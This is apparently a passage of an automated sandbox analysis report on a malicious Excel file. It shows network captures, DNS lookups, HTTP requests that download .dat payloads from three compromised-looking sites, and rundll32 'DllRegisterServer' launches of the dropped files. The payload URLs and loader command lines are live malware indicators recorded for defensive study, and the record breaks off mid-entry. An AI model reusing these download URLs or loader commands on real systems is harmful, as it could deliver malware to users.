Feb 23, 2021 14:26:02.772761106 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772810936 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772813082 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772865057 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772866011 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772917986 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772917986 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772969007 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772972107 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.773021936 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.773024082 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.773080111 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.773083925 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.773138046 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.773140907 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.773191929 CET	49737	443	192.168.2.4	138.36.237.100

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:25:35.948244095 CET	53723	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:35.997133017 CET	53	53723	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:36.241441965 CET	64646	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:36.290787935 CET	53	64646	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:36.497275114 CET	65298	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:36.546272039 CET	53	65298	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:39.484381914 CET	59123	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:39.543113947 CET	53	59123	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:39.807583094 CET	54531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:39.858936071 CET	53	54531	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:41.176209927 CET	49714	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:41.225099087 CET	53	49714	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:42.647861004 CET	58028	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:42.696520090 CET	53	58028	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:47.697901011 CET	53097	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:47.757951975 CET	53	53097	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:49.008389950 CET	49257	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:49.067048073 CET	53	49257	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:49.500225067 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:49.563935041 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:49.968599081 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:50.017833948 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:50.516366005 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:50.578011036 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:51.530107975 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:51.590218067 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:52.664776087 CET	55854	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:52.865950108 CET	53	55854	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:52.880219936 CET	64549	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:52.931766987 CET	53	64549	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:53.498677969 CET	63153	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:53.545864105 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:53.607526064 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:53.696513891 CET	53	63153	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:54.131462097 CET	52991	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:54.180557013 CET	53	52991	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:54.586744070 CET	53700	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:54.891293049 CET	53	53700	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:25:55.344700098 CET	51726	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:55.404779911 CET	53	51726	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:56.220449924 CET	56794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:56.278127909 CET	53	56794	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:57.660541058 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:57.720671892 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:57.734325886 CET	56534	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:57.783886909 CET	53	56534	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:57.804344893 CET	56627	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:57.858009100 CET	53	56627	8.8.8.8	192.168.2.4
Feb 23, 2021 14:25:58.767709970 CET	56621	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:25:58.818391085 CET	53	56621	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:00.426373005 CET	63116	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:00.475431919 CET	53	63116	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:01.229185104 CET	64078	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:01.280988932 CET	53	64078	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:06.376871109 CET	64801	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:06.425924063 CET	53	64801	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:10.043467045 CET	61721	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:10.092130899 CET	53	61721	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:20.651405096 CET	51255	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:20.703030109 CET	53	51255	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:21.851123095 CET	61522	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:21.904052973 CET	53	61522	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:23.201653004 CET	52337	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:23.253521919 CET	53	52337	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:24.495584965 CET	55046	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:24.544322014 CET	53	55046	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:25.387270927 CET	49612	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:25.435830116 CET	53	49612	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:26.181955099 CET	49285	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:26.231391907 CET	53	49285	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:31.689260006 CET	50601	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:31.739661932 CET	53	50601	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:32.445811987 CET	60875	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:32.538589954 CET	53	60875	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:33.030227900 CET	56448	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:33.091103077 CET	53	56448	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:33.660463095 CET	59172	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:33.710828066 CET	53	59172	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:34.139489889 CET	62420	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:34.211030006 CET	53	62420	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:34.353008986 CET	60579	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:34.401853085 CET	53	60579	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:35.403145075 CET	50183	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:35.486800909 CET	53	50183	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:37.610733032 CET	61531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:37.667984962 CET	53	61531	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:38.207225084 CET	49228	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:38.264324903 CET	53	49228	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:39.008949041 CET	59794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:39.066279888 CET	53	59794	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:39.966912031 CET	55916	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:40.024174929 CET	53	55916	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:40.486193895 CET	52752	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:40.549102068 CET	53	52752	8.8.8.8	192.168.2.4
Feb 23, 2021 14:26:49.305099010 CET	60542	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:26:49.363445997 CET	53	60542	8.8.8.8	192.168.2.4
Feb 23, 2021 14:27:19.136259079 CET	60689	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:27:19.185045958 CET	53	60689	8.8.8.8	192.168.2.4
Feb 23, 2021 14:27:20.369985104 CET	64206	53	192.168.2.4	8.8.8.8
Feb 23, 2021 14:27:20.442787886 CET	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 14:25:52.664776087 CET	192.168.2.4	8.8.8.8	0x838b	Standard query (0)	rzminc.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:53.498677969 CET	192.168.2.4	8.8.8.8	0x50ec	Standard query (0)	pathinanchilearthmovers.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:54.586744070 CET	192.168.2.4	8.8.8.8	0x46df	Standard query (0)	jugueteria latorre.com.ar	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:57.734325886 CET	192.168.2.4	8.8.8.8	0x8b5a	Standard query (0)	crt.sectigo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 14:25:52.865950108 CET	8.8.8.8	192.168.2.4	0x838b	No error (0)	rzminc.com		72.52.227.180	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:53.696513891 CET	8.8.8.8	192.168.2.4	0x50ec	No error (0)	pathinanchilearthmovers.com		162.241.80.6	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:54.891293049 CET	8.8.8.8	192.168.2.4	0x46df	No error (0)	jugueteria latorre.com.ar		138.36.237.100	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:57.783886909 CET	8.8.8.8	192.168.2.4	0x8b5a	No error (0)	crt.sectigo.com		91.199.212.52	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- rzminc.com
- pathinanchilearthmovers.com
- jugueterialatorre.com.ar
- crt.sectigo.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49730	72.52.227.180	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:25:53.024821997 CET	2534	OUT	GET /xklyulyijvn/44250601302777800000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 14:25:53.485604048 CET	2589	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:25:53 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 13:25:53 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49732	162.241.80.6	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:25:53.866291046 CET	2951	OUT	GET /eznwcdhx/44250601302777800000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: pathinanchilearthmovers.com Connection: Keep-Alive
Feb 23, 2021 14:25:54.569462061 CET	3145	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:25:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Cache-Control: max-age=300 Expires: Tue, 23 Feb 2021 13:30:53 GMT X-Endurance-Cache-Level: 2 Content-Length: 0 Keep-Alive: timeout=5, max=75 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49734	138.36.237.100	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:25:55.179770947 CET	3152	OUT	GET /xjzpfwc/44250601302777800000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: jugueterialatorre.com.ar Connection: Keep-Alive
Feb 23, 2021 14:25:56.756165028 CET	3172	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 13:25:55 GMT Server: Apache X-Powered-By: PHP/7.3.20 Set-Cookie: e34c2f879dc85bcd47ed95fb5d2ec3c0=aeb533e0c294d8bd86e1094b2dd7b492; path=/; secure; HttpOnly Expires: Wed, 17 Aug 2005 00:00:00 GMT Last-Modified: Tue, 23 Feb 2021 13:25:56 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://jugueterialatorre.com.ar/xjzpfwc/44250601302777800000.dat Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49738	91.199.212.52	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:25:57.848548889 CET	3185	OUT	GET /SectigoRSADomainValidationSecureServerCA.crt HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: crt.sectigo.com

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:25:57.911541939 CET	3187	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 13:25:57 GMT Content-Type: application/pkix-cert Content-Length: 1559 Connection: keep-alive Last-Modified: Fri, 02 Nov 2018 00:00:00 GMT ETag: "5bdb9380-617" X-CCACDN-Mirror-ID: sscrl1 Cache-Control: max-age=14400, s-maxage=3600 X-CCACDN-Proxy-ID: mcdpinlb5 X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 30 82 06 13 30 82 03 fb a0 03 02 01 02 02 10 7d 5b 51 26 b4 76 ba 11 db 74 16 0b bc 53 0d a7 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0c 05 00 30 81 88 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 4e 65 77 20 4a 65 72 73 65 79 31 14 30 12 06 03 55 04 07 13 0b 4a 65 72 73 65 79 20 43 69 74 79 31 1e 30 1c 06 03 55 04 0a 13 15 54 68 65 20 55 53 45 52 54 52 55 53 54 20 4e 65 74 77 6f 72 6b 31 2e 30 2c 06 03 55 04 03 13 25 55 53 45 52 54 72 75 73 74 20 52 53 41 20 43 65 72 74 69 66 69 63 61 74 69 6f 6e 20 41 75 74 68 6f 72 69 74 79 30 1e 17 0d 31 38 31 31 30 32 30 30 30 30 30 30 5a 17 0d 33 30 31 32 33 31 32 33 35 39 35 39 5a 30 81 8f 31 0b 30 09 06 03 55 04 06 13 02 47 42 31 1b 30 19 06 03 55 04 08 13 12 47 72 65 61 74 65 72 20 4d 61 6e 63 68 65 73 74 65 72 31 10 30 0e 06 03 55 04 07 13 07 53 61 6c 66 6f 72 64 31 18 30 16 06 03 55 04 0a 13 0f 53 65 63 74 69 67 6f 20 4c 69 6d 69 74 65 64 31 37 30 35 06 03 55 04 03 13 2e 53 65 63 74 69 67 6f 20 52 53 41 20 44 6f 6d 61 69 6e 20 56 61 6c 69 64 61 74 69 6f 6e 20 53 65 63 75 72 65 20 53 65 72 76 65 72 20 43 41 30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 d6 73 33 d6 d7 3c 20 d0 00 d2 17 45 b8 d6 3e 07 a2 3f c7 41 ee 32 30 c9 b0 6c fd f4 9f cb 12 98 0f 2d 3f 8d 4d 01 0c 82 0f 17 7f 62 2e e9 b8 48 79 fb 16 83 4e ad d7 32 25 93 b7 07 bf b9 50 3f a9 4c c3 40 2a e9 39 ff d9 81 ca 1f 16 32 41 da 80 26 b9 23 7a 87 20 1e e3 ff 20 9a 3c 95 44 6f 87 75 06 90 40 b4 32 93 16 09 10 08 23 3e d2 dd 87 0f 6f 5d 51 14 6a 0a 69 c5 4f 01 72 69 cf d3 93 4c 6d 04 a0 a3 1b 82 7e b1 9a b9 ed c5 9e c5 37 78 9f 9a 08 34 fb 56 2e 58 c4 09 0e 06 64 5b bc 37 dc f1 9f 28 68 a8 56 b0 92 a3 5c 9f bb 88 98 08 1b 24 1d ab 30 85 ae af b0 2e 9e 7a 9d c1 c0 42 1c e2 02 f0 ea e0 4a d2 ef 90 0e b4 c1 40 16 f0 6f 85 42 4a 64 f7 a4 30 a0 fe bf 2e a3 27 5a 8e 8b 58 b8 ad c3 19 17 84 63 ed 6f 56 fd 83 cb 60 34 c4 74 be e6 9d db e1 e4 e5 ca 0c 5f 15 02 03 01 00 01 a3 82 01 6e 30 82 01 6a 30 1f 06 03 55 1d 23 04 18 30 16 80 14 53 79 bf 5a aa 2b 4a cf 54 80 e1 d8 9b c0 9d f2 b2 03 66 cb 30 1d 06 03 55 1d 0e 04 16 04 14 8d 8c 5e c4 54 ad 8a e1 77 e9 9b f9 9b 05 e1 b8 01 8d 61 e1 30 0e 06 03 55 1d 0f 01 01 ff 04 04 03 02 01 86 30 12 06 03 55 1d 13 01 01 ff 04 08 30 06 01 01 ff 02 01 00 30 1d 06 03 55 1d 25 04 16 30 14 06 08 2b 06 01 05 05 07 03 01 06 08 2b 06 01 05 05 07 03 02 30 1b 06 03 55 1d 20 04 14 30 12 30 06 06 04 55 1d 20 00 30 08 06 06 67 81 0c 01 02 01 30 50 06 03 55 1d 1f 04 49 30 47 30 45 a0 43 a0 41 86 3f 68 74 74 70 3a 2f 2f 63 72 6c 2e 75 73 65 72 74 72 75 73 74 2e 63 6f 6d 2f 55 53 45 52 54 72 75 73 74 52 53 41 43 65 72 74 69 66 69 63 61 74 69 6f 6e 41 75 74 68 6f 72 69 74 79 2e 63 72 6c 30 76 06 08 2b 06 01 05 05 07 01 01 04 6a 30 68 30 Data Ascii: 00}[Q&vtS0*H010UUS10UNew Jersey10UJersey City10UThe USERTRUST Network1.0,U%USERTrust RSA Certification Authority0181102000000Z301231235959Z010UGB10UGreater Manchester10USalford10USectigo Limited1705U.Sectigo RSA Domain Validation Secure Server CA0"0*H0s3< E>?A20l-?Mb.HyN2%P?L@*92A&#z <Dou@2#>o]QjiOriLm~7x4V.Xd[7(hV\$0.zBJ@oBJd0.'ZXcoV`4t_n0j0U#0SyZ+JTf0U^Twa0U0U00U%0++0U 00U0g0PUI0G0ECA?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v+j0h0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49743	72.52.227.180	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:26:02.659064054 CET	3253	OUT	GET /fdzgprclatqo/44250601302777800000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 14:26:03.122876883 CET	3282	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:26:02 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 13:26:02 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 14:25:57.339196920 CET	138.36.237.100	443	192.168.2.4	49737	CN=jugueterialatorre.com.ar CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Jun 02 02:00:00 CEST 2020	Thu Jun 03 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:33 CET 2017	Sat Nov 06 13:23:33 CET 2027		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7104 Parent PID: 800

General

Start time:	14:25:47
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F6F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\34768984.tmp	success or wait	1	B5495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B452F48B.tmp	success or wait	1	B5495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	A520F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	A5211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	A5213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	A5213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6624 Parent PID: 7104

General

Start time:	14:26:03
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr,DllRegisterServer
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4552 Parent PID: 7104

General

Start time:	14:26:03
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr1,DllRegisterServer
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5940 Parent PID: 7104

General

Start time:	14:26:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr2,DllRegisterServer
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6808 Parent PID: 7104

General

Start time:	14:26:04
Start date:	23/02/2021
